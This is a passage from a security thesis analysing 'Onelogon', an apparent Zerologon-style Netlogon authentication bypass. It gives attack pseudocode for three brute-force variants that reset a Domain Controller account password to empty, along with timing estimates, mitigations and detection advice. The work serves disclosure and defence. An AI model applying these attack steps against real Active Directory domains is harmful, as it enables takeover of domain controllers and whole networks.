authentication requests are sequentially processed for the same `ComputerName` due to the linked list, challenge requests can be sent concurrently. A much faster implementation of the attack can therefore be achieved by sending 100,000 challenge requests with the same `ComputerName` in parallel to completely fill the global session list, followed by a single authentication request. However, once the global session list is full, each new challenge request will evict a random session from the list. With an empty session list, one round of 100,000 challenge requests followed by one authentication request takes about 3.16 seconds on average. The authentication request takes approximately 0.1 seconds. When broken down by time per authentication attempt, it has hardly any influence. This results in a total time of approximately 0.79 days for an average of 2^{31} attempts needed for the attack, see Table 5.1.

After the first round, the session list is full. Sending an additional 100,000 challenge requests including the authentication attempt, now takes over 10 times as long, without accounting for new sessions evicting untested sessions instead of old ones. With each round now taking approximately 42 seconds, the total estimated time for the attack is approximately 10.44 days, given the 2^{31} attempts needed on average.

Due to the significant increase in time per attempt after the first round, it is apparent that this approach is too slow for a relevant, real-world scenario. Although challenges with timestamps older than two minutes are automatically removed from the global session list, waiting two minutes between rounds would increase the average total attack time to 30 days.

5.2.2 Flushing the Global Session List

To counteract the increased time per attempt caused by a full session list, we need a way to flush the global session list between rounds. This would also eliminate the problem that new challenge requests could evict not yet tested sessions instead of old ones. We have found that we can leverage the session identification of the Domain Controller to flush the global session list. In reality, the `ComputerName` is a simple `WCHAR` array that stores any string that is provided in the `NetrServerReqChallenge` call. This should normally be the NetBIOS name of the client computer, but the Domain Controller does not validate this field.

The session is neither bound to the IP address of the client nor to any account name until the authentication request is made. Subsequently, an attacker can send the 100,000 challenge requests containing the NetBIOS name of the computer to which the targeted computer account belongs, such as "DC01". Then, the attacker sends an authentication request with the targeted `AccountName` to check if any of the created sessions lead to a successful authentication. To flush the global session list, the attacker uses the credentials of a known computer account in the domain to compute a valid `ClientCredential` for that account. Then, the attacker sends another `NetrServerAuthenticate2` call with the same `ComputerName` as before, but this time with the `AccountName` of the known computer account and the valid `ClientCredential` of the known computer account. This successfully authenticates the known computer account and removes all sessions with the same `ComputerName` from the global session list, including all 100,000 sessions created for the previous authentication request. This authentication takes approximately 0.03 seconds, which is negligible when breaking it down to the average time per attempt. In practice, obtaining credentials for an arbitrary computer

```
ComputerName = "DC01"
targeted_account = "DC01$"
known_computer_account = "computer$"
known_computer_password = "password"
client_challenge = b"\x00\x00\x00\x00\x55\x66\x77\x88"  # Fixed client challenge for all requests

success = False
while not success:
    # Step 1: Send 100,000 challenge requests
    for i in range(100_000):
        send_NetrServerReqChallenge(client_challenge, ComputerName)

    # Step 2: Send authentication request to test session keys
    success = send_NetrServerAuthenticate2(
        ComputerName,
        targeted_account,
        client_challenge
    )

    if not success:
        # Step 3: Flush the global session list with a successful authentication
        ClientCredential = compute_ClientCredential(
            client_challenge,
            known_computer_account,
            known_computer_password
        )
        send_NetrServerAuthenticate2(
            ComputerName,
            known_computer_account,
            ClientCredential
        )
# When successful, set the password of the targeted_account to empty
send_NetrServerPasswordSet2(
    ComputerName,
    AccountName=targeted_account,
    Authenticator=client_challenge,
    PasswordBuffer=b"\x00" * 516  # Empty password
)
```

Listing 5.1: Pseudocode for the optimized attack, flushing the global session list between rounds.

account is easier than obtaining credentials for a specific high-privilege account (e.g., a Domain Controller), since compromising any single domain-joined host yields credentials for its corresponding computer account.

The global session list is now empty, and the attacker can send a new round of 100,000 challenge requests, followed by the authentication request. Once a session key is found that fulfills the primitive described in Section 4.2.1, the authentication request succeeds, and the attacker can set the password of the targeted account to an empty string. The pseudocode for this attack is illustrated in Listing 5.1.

In theory, the same technique can be used to evict the sessions of other legitimate domain members who try to establish a secure channel with the Domain Controller. If an attacker manages to send an authentication request with the same `ComputerName` in between the challenge request and the authentication request of a legitimate client, the attacker's authentication will evict the legitimate client's session from the global session list. This would result in a denial of service for the legitimate client, who would be unable to authenticate with the Domain Controller. Please note that this attack has not been tested in practice.

```
ComputerName = "DC01"
targeted_account = "DC01$"
known_computer_account = "computer$"
known_computer_password = "password"
client_challenge = b"\x00\x00\x00\x00\x55\x66\x77\x88"  # Fixed client challenge for all requests

success = False
while not success:
    # Step 1: Send 100,000 challenge requests
    for i in range(100_000):
        send_NetrServerReqChallenge(client_challenge, ComputerName)

    # Step 2: Send 256 authentication requests to test session keys
    for last_byte in range(256):
        success = send_NetrServerAuthenticate2(
            ComputerName,
            targeted_account,
            client_challenge[:7] + bytes([last_byte])
        )

    if not success:
        # Step 3: Flush the global session list with a successful authentication
        ClientCredential = compute_ClientCredential(
            client_challenge,
            known_computer_account,
            known_computer_password
        )
        send_NetrServerAuthenticate2(
            ComputerName,
            known_computer_account,
            ClientCredential
        )
# When successful, set the password of the targeted_account to empty
send_NetrServerPasswordSet2(
    ComputerName,
    AccountName=targeted_account,
    authenticator=client_challenge,
    passwordBuffer=b"\x00" * 516  # Empty password
)
```

Listing 5.2: Pseudocode for the 24-bit complexity attack with optimized RPC calls.

5.3 Implementation of the 24-Bit Complexity Attack

Similar optimizations, as described in the previous section, can also be applied to the 24-bit complexity reduction attack described in Section 4.2.3.1. However, the approach must be slightly modified to account for the fact that the last byte of the `ClientCredential` is random and must be brute-forced by the attacker.

After sending 100,000 challenges, instead of sending a single authentication request, the attacker sends 256 authentication requests, each with a different value for the last byte of the `ClientCredential`. Thus, regardless of the valid `ClientCredential`'s last byte value, at least one of the 256 authentication requests will succeed if any of the created sessions leads to a valid session key that fulfills the primitive in rounds 1, 6, and 7. If none of the 256 authentication requests succeed, the attacker flushes the global session list as described in the previous section and starts a new round of challenge requests. It is not necessary to store the byte value that results in a successful authentication because it is reverted to the original value of the client challenge, see Section 4.2.3.1. Once a secure channel has been established, the attacker sends an authenticator in the `NetrServerPasswordSet2` with an identical value to the client challenge. The pseudocode for this approach is illustrated in Listing 5.2.

```python
ComputerName = "DC01"
targeted_account = "DC01$"
client_challenge = b"\x00\x00\x00\x00\x55\x66\x77\x88"  # Fixed client challenge for all requests

success = False
while not success:
    # Step 1: Send 100,000 challenge requests
    for i in range(100_000):
        send_NetrServerReqChallenge(client_challenge, ComputerName)

    time = time.now()
    # Step 2: Send 65,536 authentication requests to test session keys
    for last_bytes in range(2**16):
        if time.now() - time > 120 seconds:
            break  # Restart after 2 minutes to avoid session expiration

        success = send_NetrServerAuthenticate2(
            ComputerName,
            targeted_account,
            client_challenge[:6] + bytes([last_bytes >> 8, last_bytes & 0xFF])
        )

# When successful, bruteforce last byte of authenticator and set password of the targeted_account to empty
for i in range(256):
    send_NetrServerPasswordSet2(
        ComputerName,
        AccountName=targeted_account,
        authenticator=client_challenge[:7] + bytes([i]),
        passwordBuffer=b"\x00" * 516  # Empty password
    )
```

Listing 5.3: Pseudocode for the 17-bit complexity attack with optimized RPC calls.

Although this does not improve the performance of a single round, it drastically reduces the total number of rounds needed for the attack, thereby reducing the total time required. Because authentication request processing is single threaded on the Domain Controller side, sending 256 authentication requests takes approximately 20 seconds on average, increasing the time per round from 3.16 seconds to approximately 23.16 seconds. Therefore, the average time per attempt is 231.6 microseconds. With an average of $\frac{2^{24}}{2} = 2^{23}$ attempts needed for the attack, the total estimated time is approximately 0.54 hours.

5.4 Implementation of the 17-Bit Complexity Attack

Compared to the previous attacks, the 17-bit complexity attack has one major difference: One byte of complexity shifts from the number of sessions needed to the number of authentications attempts needed. As described in Section 4.2.3.2, the attacker needs to find a session key that fulfills the primitive for rounds 1 and 6. This session key then produces a `ClientCredential` where the last two bytes are random. Therefore, the probability of finding such a session key is $\frac{1}{2^{16}}$. Consequently, the attacker needs to send $\frac{2^{16}}{2} = 32,768$ authentication requests on average to find such a session key. The advantage of this approach is that these 32,768 requests do not exceed the maximum amount of sessions that can be stored in the global session list. With one round of 100,000 challenge requests it is highly likely that at least one of these sessions will yield a session key that fulfills the primitive for rounds 1 and 6. Then, the attacker must send $\frac{2^{16}}{2} = 2^{15}$ authentication requests on average to determine the values of the last two bytes of the `ClientCredential`.

After a valid session key and the corresponding `ClientCredential` have been found, the attacker must find a valid authenticator for the established session in order to set the password of the targeted

Table 5.2: Brute-force timing comparison for all attacks assuming the attacker knows a valid computer account to flush the global session list. Complexity refers to the number of bits that need to be brute-forced.

Complexity	Avg. time per attempt (µs)	Avg. time required (h)
2^{32}	31.64	18.87
2^{24}	231.6	0.54
2^{16}	67404.2	0.61

account to an empty string. As described in Section 4.2.3.2, byte 7 of the authenticator is reverted to the original value of the client challenge. Consequently, there are a total of 256 possible values for the last byte of the authenticator that the attacker must brute-force. Should the Domain Controller receive an invalid authenticator for an established secure channel, the channel will not be terminated, allowing the attacker to continue sending RPC calls to brute-force the last byte of the authenticator.

One problem arises from the increased amount of authentication requests that must be sent for this attack. With the single threaded processing of authentication requests, sending 32,768 authentication requests takes approximately 0.6 hours on average, with an average time per attempt of approximately 65.68 milliseconds. However, two minutes after a challenge is created, it is automatically removed from the global session list, see Section 5.2.1. Continuing to send authentication requests after two minutes would have no effect, as the sessions would no longer exist on the Domain Controller. To counteract this, the attacker must resend the 100,000 challenge requests two minutes after sending the initial batch of challenge requests and restart the authentication brute-force.

Although the reduction in brute-force complexity has been reduced to 17 bits, due to the increased amount of authentication requests, the total time needed for the attack is not decreased. Conversely, the time required for the attack to succeed is increased by approximately 0.07 hours to an average of 0.61 hours. However, the benefit of this approach is that no computer account is needed to flush the global session list because the total amount of sessions needed fits into the global session list of the Domain Controller. Additionally, due to the increased time required for the authentication requests, sessions are removed from the global session list before reaching the theoretical required amount of 32,768 authentication requests anyway. Hence, challenge requests must be resent every two minutes. The pseudocode for this approach is illustrated in Listing 5.3.

A comparison of the estimated average completion time for all three attacks is shown in Table 5.2. Note that the time required to send the authentication requests is included in the calculation of time per attempt. Therefore, the remaining brute-force complexity of finding a valid session key is 2^{16} instead of 2^{17}.

6 Discussion

This chapter evaluates the implications of the presented attack by examining both effective and ineffective countermeasures. It also clarifies which components of the Netlogon protocol were analyzed in this thesis and identifies aspects that remain outside its scope. Finally, the chapter outlines open questions and directions for future research.

6.1 Suggested Countermeasures

This section focuses on mitigations for the presented attack that we named "Onelogon". It presents countermeasures that Microsoft did not implement and explains why Microsoft might have chosen not to implement them. Additionally, this section analyzes which countermeasures would be ineffective against the Onelogon attack and explains why. This analysis aims to prevent a false sense of security and the discovery of new bypasses, as presented in this thesis.

6.1.1 Mitigations

Based on the analysis of the core vulnerability presented in Section 3.1, potential countermeasures can be derived to mitigate authentication bypasses of the Netlogon protocol, including the Onelogon attack. Some presented mitigations must be implemented in combination to be effective, while others can be implemented individually.

Fix AES Implementation. The core vulnerability of both the Zerologon and Onelogon attacks is the incorrect implementation of the AES encryption mode in the Netlogon protocol, as presented in Section 3.1. According to NIST recommendations, the IV used for AES in CFB mode must be unique and non-repeating for each encryption operation with the same key [11]. However, the Netlogon protocol violates this recommendation by setting the IV to an all-zero value for every AES-CFB8 encryption operation [41, sec. 3.1.4.4.1]. Therefore, the primary countermeasure against these attacks is to correctly implement the AES encryption mode as recommended by NIST. This would effectively mitigate both attacks and prevent any further exploitation of the encryption scheme used in the Netlogon protocol. However, using an unpredictable IV for every encryption operation would require transmitting the IV alongside the ciphertext, as done in TLS 1.1 and 1.2 [10, sec. 6.2.3.2; 67, sec. 6.2.3.2]. Not only would this require a new implementation of all existing functions that use this AES implementation to encrypt data, but also the deprecation of the old functions and change management to ensure that all clients and servers use the newest implementation. While this would be the most effective countermeasure against both attacks, it requires significant changes of the Netlogon protocol specification and therefore long term planning and implementation. Consequently, this is not a solution that can be applied immediately or in the short term, but it would fix authentication in the Netlogon protocol in the long term.

Identify Malicious ClientCredentials and Authenticators. A short term mitigation must be applied until the authentication process in the AES implementation of the Netlogon protocol is fixed to prevent the exploitation of the Onelogon attack.

In Section 3.1 we presented the primitive of the Zerologon attack. It was incorrectly assumed that this primitive relies on encrypting all-zero buffers. However, we have shown that the underlying primitive of both attacks is not encrypting all-zero buffers, but rather finding an encryption that produces a ciphertext output similar to the plaintext input. In cryptography, this is called "weak keys", where the plaintext can easily be derived from the ciphertext, such as when it is its identity [65, sec. 3.9]. Note that checking whether the input and output of the `ComputeNetlogonCredential` function are equal is insufficient because both the reduction to 24 bits and 17 bits use ciphertexts that are slightly different from their plaintext values, see Section 4.2.3.1 and Section 4.2.3.2 respectively. Therefore, a detection mechanism must be implemented to identify and reject `ClientCredentials` and authenticators that begin with the same bytes as the original client challenge and `ClientCredential`, respectively.

To minimize false positives, a threshold is set so that the `ClientCredentials` or authenticator is only flagged as potentially malicious if a certain minimum number of bytes match between the input and output of the `ComputeNetlogonCredential` function. Microsoft decided that this threshold is 5 bytes when implementing their mitigation against the Zerologon vulnerability. This threshold has a false positive rate of $\frac{1}{2^{40}}$, so that only one out of one trillion legitimate authentication attempts is falsely rejected, see Section 4.1.2. An implementation with a similar threshold of false positives would be to reject `ClientCredentials` and authenticators that match in the first 5 bytes. This is equivalent to rejecting `ClientCredentials` and authenticators that begin with 4 null bytes, combined with a session key producing a null byte as the output of the first AES encryption.

To bypass this mitigation, an attacker must find a `ClientCredential` that is different to its client challenge in at least byte 5. W.l.o.g., let the client challenge be `\x00\x00\x00\x44\x55\x66\x77\x88`. Given a session key that produces a null byte in round 1, the first four bytes of the resulting `ClientCredential` will be identical to the client challenge. Due to the non-null byte at byte 4 of the client challenge, bytes 5 to 8 of the `ClientCredential` will be random. Therefore, the resulting `ClientCredential` will be of the form `\x00\x00\x00\x44\x??\x??\x??\x??`, where `\x??` are random bytes. This increases the complexity of finding the last four bytes of the encryption from 2^{16} to 2^{32} bits. Theoretically, this increases the average time for finding these bytes from 0.61 hours to approximately 4.59 years. However, the likelihood of finding such a session key has decreased significantly because the session key only needs to fulfill the Onelogon primitive for round 1. On average, the chance of finding such a session key is $\frac{1}{256}$ which leads to approximately $\frac{100{,}000}{256} \approx 390$ sessions in the global session list that fulfill the primitive. Consequently, the resulting average time for successfully finding a valid `ClientCredential` is approximately $\frac{4.59\text{years}}{390} \approx 4.29$ days.

In this approach, the first byte of the `ClientCredential` that is random is byte 5. As shown in Section 4.2.3.2, this byte is automatically reverted and therefore known to the attacker when computing a valid authenticator. However, the computation of byte 6 of the authenticator depends on the original byte 6 of the client challenge, which is different to the byte 6 of the `ClientCredential`, see Section 4.2.3.2. Consequently, byte 6, 7, and 8 of the authenticator will be random. Therefore, the attacker must brute-force the last three bytes of the authenticator which has a complexity of 2^{24} bits. This is likely possible in a few hours.

It is evident that increasing the average time for completing the attack from 0.61 hours to a few days is insufficient to stop attackers. Enforcing stricter matching of the input and output of the `ComputeNetlogonCredential` function would either increase the likelihood of false positives significantly or decrease the complexity of finding a valid `ClientCredential`. Although this solution slows down attackers in the secure channel establishment phase, this is still not sufficient as long as

attackers can brute-force authenticators.

Restrict the Authenticator Timestamp. Once a secure channel has been successfully established by the attacker, an authenticator is required to prove authenticity for subsequent RPC calls, see Section 2.5.2.4. This authenticator is computed by adding the current timestamp onto the `ClientCredential`, which is then encrypted using the `ComputeNetlogonCredential` function. The Domain Controller accepts every timestamp, including the timestamp of the Unix time zero which corresponds to January 1, 1970 [77]. Adding a zero timestamp to the `ClientCredential` has no effect on its value. This enables the reuse of the known computation of the first `ComputeNetlogonCredential` call.

To mitigate the reuse of the known input and output of the `ComputeNetlogonCredential` function, the Domain Controller could restrict the accepted timestamp range. A non-zero timestamp must contain at least one non-zero byte. Let this non-zero byte be at byte position 4, the ideal scenario for the attacker. When adding the timestamp to the `ClientCredential`, byte 4 of the `ClientCredential` is incremented by a non-zero value. Subsequently, the input to the round 5 of the `ComputeNetlogonCredential` function differs from the input of round 5 of the `ClientCredential` computation. Therefore, the bytes 5 to 8 of the authenticator are random and must be brute-forced by the attacker. The complexity of finding a valid authenticator increases from 2^8 of the 17-bit reduction to 2^{32}. However, the speed at which authenticators can be brute-forced has not been tested. Because of the ability to make concurrent RPC calls, brute-forcing a complexity of 2^{32} over the network might still be feasible. As with the previous section, this mitigation would therefore only be effective if the Domain Controller terminates the secure channel upon receiving an invalid authenticator.

Prevent Authenticator Brute-Forcing. A significant part of the Onelogon attack involves reducing the total brute-force complexity by shifting it to the authenticator computation. This is achieved by authenticating with a `ClientCredential` that is random in the last bytes, reducing the brute-force complexity of finding a sufficient session key. After the secure channel has been established, the attacker brute-forces the last bytes of the authenticator when calling a subsequent RPC function, see Section 4.2.3.2.

Legitimate clients with an established secure channel should know both the session key and the `ClientCredential` that was used in the `NetrServerAuthenticate` call. If the Domain Controller receives an authenticator that does not match the expected authenticator computed with the known session key and `ClientCredential`, then either an outdated secure channel is used or an attacker is attempting to brute-force the authenticator. In either case, the Domain Controller should not only reject the RPC call, but also terminate the secure channel. This forces legitimate clients to re-establish the secure channel and prevents attackers from brute-forcing the authenticator.

Combining this mitigation with rejecting `ClientCredentials` and authenticators that match in the first 5 bytes would increase the average time for completing the attack to a minimum of 4.29 days $\times$ $2^{23} \approx 99,000$ years.

Ensure RPC Signing and Sealing. The Netlogon protocol implements its own security support provider (SSP) for signing and sealing RPC traffic at packet level [41, sec. 1.6]. Section 4.1 analyzes the implementation of both RPC signing and sealing. We show that RPC sealing using the AES algorithm is not implemented as recommended by NIST [11], since the IV is derived from the sequence number of the RPC packet. RPC signing in Netlogon uses HMAC-SHA256, which is considered secure [7]. Since the enforcement phase in February 2021, the minimum authentication level for all RPC calls over the secure channel is `RPC_C_AUTHN_LEVEL_PACKET_INTEGRITY`, which enforces RPC signing for all RPC calls, see Section 4.1. Therefore, even if sealing could theoretically be bypassed due to the

predictable IV, RPC signing still ensures the integrity of the RPC packets. An attacker who has established a secure channel using the Onelogon attack would require the knowledge of the session key to sign subsequent RPC packets. Since the session key is unknown to the attacker, even with a successfully established secure channel, the attacker cannot call further RPC functions over the secure channel.

With the enforcement of secure RPC, Microsoft has also introduced a GPO that allows legacy clients to connect to Domain Controllers that do not support secure RPC, see Section 4.2.2. This GPO setting creates a registry value called `VulnerableChannelAllowList` on Domain Controllers. This value contains a list of machine accounts in the form of a DACL that are allowed to connect without signed and sealed RPC. Consequently, any account included in the `VulnerableChannelAllowList` registry value bypasses the enforcement and is susceptible to the Onelogon attack. If the registry value includes a Domain Controller or other privileged machine account, the attack could be used to compromise the entire Active Directory domain.

Consequently, the Onelogon attack is limited to only those machine accounts that are listed in the `VulnerableChannelAllowList` registry value. In Section 4.2.2, we show that 10 out of 44 enterprises that have been examined by SpecterOps are affected. While it remains unclear which machine accounts are listed in this registry value, it is evident that this GPO setting is still in use to this day. The only mitigation enterprises can implement themselves against the presented attack is to enforce secure RPC for all machine accounts. We highly recommend auditing both the GPO and the `VulnerableChannelAllowList` registry value on all Domain Controllers to ensure that no machine accounts are listed. If legacy clients are not capable of secure RPC, we recommend isolating them in a separate Active Directory forest.

6.1.2 Ineffective Mitigations

To prevent the implementation of ineffective mitigations, we present a potential countermeasure that only has a limited effect against the Onelogon attack.

The final step in the Onelogon attack is resetting the password of the target machine account to an empty string. Therefore, one might assume that preventing the setting of an empty password would mitigate the attack. As described in Section 3.1.1, the `NL_TRUST_PASSWORD` buffer must be encrypted with the session key using the vulnerable AES implementation. Both the Zerologon and the Onelogon use the primitive that with the found session key, an all-zero plaintext is encrypted to an all-zero ciphertext. Therefore, both the `WCHAR` buffer containing the new password and the `ULONG` containing the length in bytes of the new password must be all-zero values to leverage this primitive. To prevent attackers from taking over accounts by supplying an all-zero password buffer, the Domain Controller could reject setting empty passwords. However, an attacker could provide a specially crafted, non-zero password buffer that leverages the known encryption in round 6, 7 and 8 of the AES encryption.

W.l.o.g., let the client challenge be `\x00\x00\x00\x00\x41\x00\x02\x00` and the session key fulfill the Onelogon primitive for rounds 1, 6, 7 and 8. Furthermore, let the password buffer contain 510 null bytes, followed by the bytes `\x41\x00`, which is the UTF-16LE encoding of the character “A”. The four-byte length field must start with the values `\x02\x00` to indicate that the password is two bytes long. Note that the length field stores the length in little-endian format. Due to the known encryption of round 7 and 8 of the AES encryption, this length field will be decrypted to `\x02\x00`. The goal is to find the last two bytes of the length field such that, when decrypted, the output is `\x00\x00`. This creates a valid length buffer of `\x02\x00\x00\x00`, indicating a password length of two bytes and therefore setting the password to “A”. Subsequently, the attacker must brute-force the last two bytes of the length field until the Domain Controller accepts the password buffer. Any decryption that is not equal to `\x00\x00` will decrypt to a length greater than 512 bytes. This results in the Domain

Controller returning the error code "STATUS_ACCESS_DENIED". Each byte has a chance of $\frac{1}{256}$ to be decrypted to the desired value, leading to a total chance of $\frac{1}{256^2} = \frac{1}{2^{16}}$ to find a valid length field. Therefore, an attacker needs approximately $\frac{2^{16}}{2} = 2^{15}$ attempts on average to find a valid length field that sets the password to "A".

6.1.3 Detection

This section explores detection mechanisms to increase the chances of detecting ongoing or successful Onelogon attacks within an enterprise network.

Event IDs. Microsoft introduced several event IDs to log potential exploitation attempts of the Zerologon vulnerability, see Section 3.1.2. Event IDs 5827 and 5828 are logged for RPC calls by machine and trust accounts attempting to establish a secure channel, but result in the error code `STATUS_ACCESS_DENIED` because the account is not listed in the `VulnerableChannelAllowList`. Event IDs 5830 and 5831 are logged when an insecure RPC connection is allowed because the account is listed in the `VulnerableChannelAllowList` registry value, referring to machine accounts and trust accounts, respectively [26].

For all three attack variants presented in this thesis, the first step is to establish a secure channel with the Domain Controller using a machine account that is listed in the `VulnerableChannelAllowList`. Brute-forcing a session key that fulfills the required primitive will lead to multiple failed authentication attempts. While testing the attacks with a Domain Controller machine account, event ID 5805 was logged for the first unsuccessful authentication attempt in each attack. Additionally, event ID 5830 will be logged for every subsequent RPC call over the secure channel once a sufficient session key has been found and the secure channel has been established. Therefore, the 17-bit reduction attack variant logged over 100 events for event ID 5830, as the last byte of the authenticator was brute-forced over the secure channel. The other two variants only logged one event ID 5830 because the attacker knew the valid authenticator.

An attacker who has enumerated the accounts listed in the `VulnerableChannelAllowList` registry value will not be detected by event IDs 5827 or 5828 when using one of those accounts to establish a secure channel. Therefore, only monitoring for the event IDs 5830 and 5831 can detect a successful Onelogon attack. Additionally, event ID 5805 can be used to detect failed authentication attempts.

Netlogon Debug Logs. Microsoft provides the capability to enable debug logging for the Netlogon service on Domain Controllers [44]. When enabled, the Netlogon service logs detailed information about Netlogon RPC calls including authentication attempts. All three attack variants presented in this thesis rely on multiple authentication attempts to find a sufficient session key. Initially, the global session list is populated with 100,000 sessions by sending `NetrServerReqChallenge` calls. Once 5,000 sessions is reached, every subsequent call to `NetrServerReqChallenge` will generate a "critical" debug log entry indicating that the session list is starting to fill up and that the scavenger will remove sessions after two minutes. Additionally, every failed authentication attempt creates a critical debug log entry indicating which account failed to authenticate.

Bezzateev, Fomicheva, and Zhemelev already presented an agent-based detection mechanism for the Zerologon vulnerability which relies on the Netlogon debug log [3]. This mechanism can also be used to detect ongoing Onelogon attacks. Since all Onelogon attack variants require much more authentication attempts than the Zerologon attack, the detection mechanism will be even more effective.

Network Traffic Analysis. Brute-forcing session keys and authenticators over the network requires sending a large amount of RPC calls to the Domain Controller. The average required

amount of RPC calls required for the original Onelogon attack, the 24-bit, and the 17-bit variant is 2^{31}, 2^{23}, and 2^{16}, respectively. Assuming an average size of 130 bytes per RPC call, this results in a network traffic of approximately 279.2 GB, 1.01 GB and 8.13 MB required to mount the respective attack. Monitoring network traffic to the Domain Controller for unusually high amounts of RPC calls and amount of data could help detect ongoing Onelogon attacks.

6.2 Analytic Coverage of the Netlogon Protocol

This thesis extensively analyzes the authentication mechanism of the Netlogon protocol for establishing a secure channel. With a focus on the AES encryption mode, three attack variants have been presented that allow an attacker to establish a secure channel with any computer account. This enables the attacker to reset the password of the targeted computer account, which can be abused to compromise and take over any account, including accounts from Domain Controllers.

Besides the AES implementation, the Netlogon protocol also implements a DES encryption mode for the `ComputeNetlogonCredential` function, which can be negotiated with the `Strong Keys` (0) flag [41, sec. 3.1.4.2, sec. 3.1.4.4.2]. The DES implementation of the `ComputeNetlogonCredential` function has not been analyzed in detail because this thesis focuses on the vulnerable AES implementation. The DES implementation uses the session key to encrypt the input buffer twice in ECB mode. First, the 16-byte session key is split into two 7-byte keys, which are then prepared by expanding the key to 8-byte keys. Then, the input buffer is encrypted with the first key, and the resulting ciphertext is encrypted again with the second key [41, sec. 3.1.4.4.2]. In 1993, the first computer was built that was capable of brute-forcing a DES key in a feasible amount of time [65, sec. 3.5]. Double DES marginally improves the brute-force complexity to 2^{57} because it can be drastically reduced by a meet-in-the-middle attack. However, this requires storing a large amount of data [65, p. 5.3.1]. Subsequently, the DES implementation of the `ComputeNetlogonCredential` function is considered weak by modern cryptographic standards. While the resources required to brute-force Double DES could be costly for an individual, nation-state actors and large organizations might be capable of doing so. Breaking the DES implementation should be explored in future research.

However, besides the DES encryption mode, the Netlogon protocol implements many other RPC functions that have not been analyzed in this thesis. Although the database and account replication functions were removed [77], many RPC functions that rely on the secure channel for authentication remain [41, sec. 3.5.4]. In particular, functions related to the pass-through authentication of the Netlogon protocol are crucial to the overall security of an Active Directory domain. Functions that do not require the secure channel to be established, such as `DsrDeregisterDnsHostRecords` could also be analyzed for potential vulnerabilities. Kerberos is also available as an SSP for the Netlogon protocol instead of the native Netlogon SSP [41, sec. 3.1.4.2]. The interactions between the Netlogon protocol and other protocols, such as Kerberos, further present a potential area for future research, especially given the critical role of both protocols in Active Directory.

6.3 Future Work

At its core, the presented Onelogon attack relies on the same flawed AES-CFB8 implementation as the Zerologon vulnerability. Without fixing the implementation of the AES-CFB8 encryption mode as per NIST recommendations, further vulnerabilities might be discovered in the future. Currently, only the Netlogon SSP protects against authentication bypasses in the Netlogon protocol. This protection remains effective as long as no additional vulnerabilities are identified in the session key establishment process or the signing and sealing of RPC packets. Consequently, future research should examine the Netlogon SSP in greater detail to identify potential weaknesses.

Samba also implements the Netlogon protocol in accordance with the MS-NRPC specification [79].

Since the Zerologon vulnerability was found to be exploitable against Samba as well [1], it is likely that the Onelogon attack is also applicable. However, this has not been tested in this thesis and should be explored in future research.

In 2020, Mollema combined the original Zerologon attack with a relay attack to compromise Active Directory domains without resetting any machine account passwords, see Section 3.2. This attack exploits the pass-through authentication mechanisms of the Netlogon protocol to request the session key of a relayed NTLM connection. The Onelogon attack achieves the same goal of establishing a secure channel with any computer account. Therefore, the attack presented by Mollema could be modified by replacing the Zerologon attack with the Onelogon attack to bypass authentication and obtain the session key. Unlike the attacks presented, the relay attack would grant administrative privileges directly to the targeted computer instead of compromising its computer account. However, due to the complexity of the Onelogon attack and the time required to complete it, a different approach must likely be taken to work around the time constraints of the relay attack.

Fuzzing the Netlogon protocol implementation could also reveal new vulnerabilities. In particular, fuzzing RPC functions that require an established secure channel could expose vulnerabilities that allow privilege escalation from a normal computer account to a Domain Controller or even across trust boundaries.

7 | Conclusion

Netlogon is part of the backbone infrastructure of Active Directory. It manages computer accounts and handles pass-through authentication for authentication requests using the NTLM protocol. Managing machine accounts and authenticating users both rely on the secure channel of the Netlogon protocol. This thesis presents an analysis of the cryptographic mechanisms used in the Netlogon protocol, focusing on the AES-based authentication method.

In 2020, Tervoort presented the Zerologon vulnerability, which exploited a weakness in the AES-based authentication method of the Netlogon protocol. Microsoft issued two patches to mitigate the vulnerability: the first one patched the cryptographic flaw in the Netlogon authentication mechanism, and the second one enforced secure RPC connections. This thesis analyzes both the security of the signing and sealing mechanisms of the Netlogon protocol that are enforced with secure RPC, as well as the cryptographic patch that aimed to fix the original vulnerability. We demonstrate that both patches are insufficient to fully mitigate the vulnerabilities in all configurations.

With the enforcement of secure RPC, Microsoft introduced a GPO that allows administrators to exempt specific computers from the secure RPC enforcement. This ensures that legacy systems that do not support secure RPC can still use the secure channel to communicate with the Domain Controller. Subsequently, an attacker who can authenticate with such an exempted computer account can communicate with the Domain Controller, without requiring signing or sealing of messages after authentication. Although Microsoft emphasizes that this configuration should only be used temporarily, we show that this configuration is still widely used in enterprise environments.

The AES-based authentication method of the Netlogon protocol was patched by restricting the allowed values for the client challenge. However, we demonstrate that attackers can still exploit a similar cryptographic flaw as in the original Zerologon vulnerability, enabling them to compromise any computer in the domain. Furthermore, we analyze the Netlogon implementation and present an attack method that significantly increases brute-force speed. We present three attack variants that combine the cryptographic flaw with the brute-force speedup, allowing an attacker to compromise machine accounts in about half an hour. These variants differ in the required privileges and brute-forcing speed, ranging from compromising a computer account with credentials of another computer account in under one day, to compromising a computer account with no valid credentials in under one hour.

Although we discuss countermeasures to mitigate the presented attack, we conclude that the AES-based authentication method of the Netlogon protocol remains fundamentally flawed. We therefore recommend that for solving the underlying cryptographically flawed implementation in the long term, Microsoft should develop a plan to reimplement the AES-CFB8 mode as described by NIST [11].

References

[1] A. Bartlett and D. Bagnall. *Unauthenticated domain takeover via netlogon ("ZeroLogon")*. 2020. URL: https://www.samba.org/samba/security/CVE-2020-1472.html (visited on Nov. 26, 2025).

[2] M. Bécard and G. André. *NTLM reflection is dead, long live NTLM reflection! – An in-depth analysis of CVE-2025-33073*. June 11, 2025. URL: https://www.synacktiv.com/en/publications/ntlm-reflection-is-dead-long-live-ntlm-reflection-an-in-depth-analysis-of-cve-2025 (visited on Dec. 2, 2025).

[3] S. V. Bezzateev, S. G. Fomicheva, and G. A. Zhemelev. "Agent-based ZeroLogon Vulnerability Detection". In: *2021 Wave Electronics and its Application in Information and Telecommunication Systems (WECONF)*. 2021. DOI: 10.1109/WECONF51603.2021.9470548.

[4] F. Butler, I. Cervesato, A. D. Jaggard, A. Scedrov, and C. Walstad. "Formal analysis of Kerberos 5". In: *Theoretical Computer Science* 367.1 (2006). Automated Reasoning for Security Protocol Analysis, pp. 57–87. DOI: 10.1016/j.tcs.2006.08.040. URL: https://www.sciencedirect.com/science/article/pii/S0304397506005743.

[5] F. Cardoso. *What Is Zerologon?* 2020. URL: https://www.trendmicro.com/en/what-is/zerologon.html (visited on Nov. 5, 2025).

